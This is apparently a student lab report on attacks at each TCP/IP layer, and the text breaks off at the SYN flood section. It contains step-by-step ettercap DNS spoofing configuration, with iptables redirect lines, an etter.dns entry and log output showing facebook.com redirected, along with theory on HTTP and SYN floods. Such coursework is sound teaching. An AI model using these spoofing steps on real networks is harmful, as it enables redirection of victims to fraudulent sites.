Group: Amey Vinerkar (201070017)
Soham Chaudhari (201070025)
Shaunak Natu (201070028)

Subject: Cybersecurity Lab
Branch: Computer
Batch: A

Experiment 2


Aim: To perform two/three attacks from each layer of TCP/IP

Theory:

1. **Application Layer**

a) DNS Spoofing:

DNS spoofing or DNS cache poisoning is an attack in which altered DNS records are used to redirect users or data to a fraudulent website or link that is camouflaged as the actual destination.



DNS Spoofing

1. Open /etc/ettercap/etter.conf file.
2. Do the following changes:
   Uncomment the following lines


```
175 #-----------
176 #    Linux
177 #-----------
178
179    #redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp -d %destination --dport %port -j REDIRECT --to-port %rport"
180    #redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp -d %destination --dport %port -j REDIRECT --to-port %rport"
181
182 # pendant for IPv6 - Note that you need iptables v1.4.16 or newer to use IPv6 redirect
183    #redir6_command_on = "ip6tables -t nat -A PREROUTING -i %iface -p tcp -d %destination --dport %port -j REDIRECT --to-port %rport"
184    #redir6_command_off = "ip6tables -t nat -D PREROUTING -i %iface -p tcp -d %destination --dport %port -j REDIRECT --to-port %rport"
```


3. Open /etc/ettercap/etter.dns file.
   Add the following lines


```
58 ##########################################
59 ############
60 bepractical.tech A 192.168.229.129
```

4. Go to /var/www/html and create an index.html file.
5. Start apache2 service using command: *service apache2 start*
6. Try to open the spoofed website on victim machine.
7. Then open ettercap and configure it.

```
vboxuser@sohamUbuntu: ~/Desktop
5 ttl=55 time=17.9 ms
^C
--- facebook.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4008ms
rtt min/avg/max/mdev = 15.501/23.067/33.674/6.548 ms
vboxuser@sohamUbuntu:~/Desktop$ ping facebook.com
PING facebook.com (157.240.16.35) 56(84) bytes of data.
^C
--- facebook.com ping statistics ---
3 packets transmitted, 0 received, 100% packet loss, time 2036ms

vboxuser@sohamUbuntu:~/Desktop$ ping facebook.com
PING facebook.com (157.240.16.35) 56(84) bytes of data.
^C
--- facebook.com ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 3055ms

vboxuser@sohamUbuntu:~/Desktop$ ping google.com
PING google.com (142.250.66.14) 56(84) bytes of data.

--- google.com ping statistics ---
3 packets transmitted, 0 received, 100% packet loss, time 2034ms

^Cvboxuser@sohamUbuntu:~/Desktop$
```





Ettercap
0.8.3.1 (EB)
Host List
Plugins
Name
Version
Info
arp_cop
1.1
Report suspicious ARP activity
autoadd
1.2
Automatically add new victims in the target range
chk_poison
1.1
Check if the poisoning had success
* dns_spoof
1.3
Sends spoofed dns replies
dos_attack
1.0
Run a d.o.s. attack against an IP address
dummy
3.0
A plugin template (for developers)
GROUP 1 : 10.0.2.15 08:00:27:47:D8:F5
GROUP 2 : ANY (all the hosts in the list)
ARP poisoner deactivated.
RE-ARPing the victims...
ARP poisoning victims:
GROUP 1 : 10.0.2.15 08:00:27:47:D8:F5
GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...
dns_spoof: A [www.facebook.com] spoofed to [10.0.2.4] TTL [3600 s]
dns_spoof: A [www.facebook.com] spoofed to [10.0.2.4] TTL [3600 s]
Unified sniffing was stopped.
ARP poisoner deactivated.
RE-ARPing the victims...


Problem loading page
https://www.facebook.com
Unable to connect
An error occurred during a connection to www.facebook.com.
The site could be temporarily unavailable or too busy. Try again in a few moments.
If you are unable to load any pages, check your computer's network connection.
If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the web.
Try Again


b) HTTP Flood DDoS Attack:

An HTTP flood DDoS attack utilizes what appear to be legitimate HTTP GET or POST requests to attack a web server or application. These flooding DDoS attacks often rely on a botnet, which is a group of Internet-connected computers that have been maliciously appropriated through the use of malware such as a Trojan Horse.




Attack using **hping:**

Task manager before the attack:



Task manager after the attack:



These types of DDoS attacks are designed to cause the targeted server or application to allocate the most resources possible in direct response to each request. In this way, the attacker hopes to overwhelm the server or application, “flooding” it with as many process-intensive requests as possible.


HTTP POSTs are often used because they involve complex server-side processing, while HTTP GET attacks are easier to create, thus lending themselves to botnet attacks which rely on scale to achieve the desired disruption.

2. **Transport Layer**

a) TCP SYN Flood: -


In a SYN flood attack, a malicious party exploits the TCP protocol 3-way handshake to quickly cause service and network disruptions, ultimately leading to an Denial of Service (DoS) Attack.


Normal TCP 3-way handshake: -

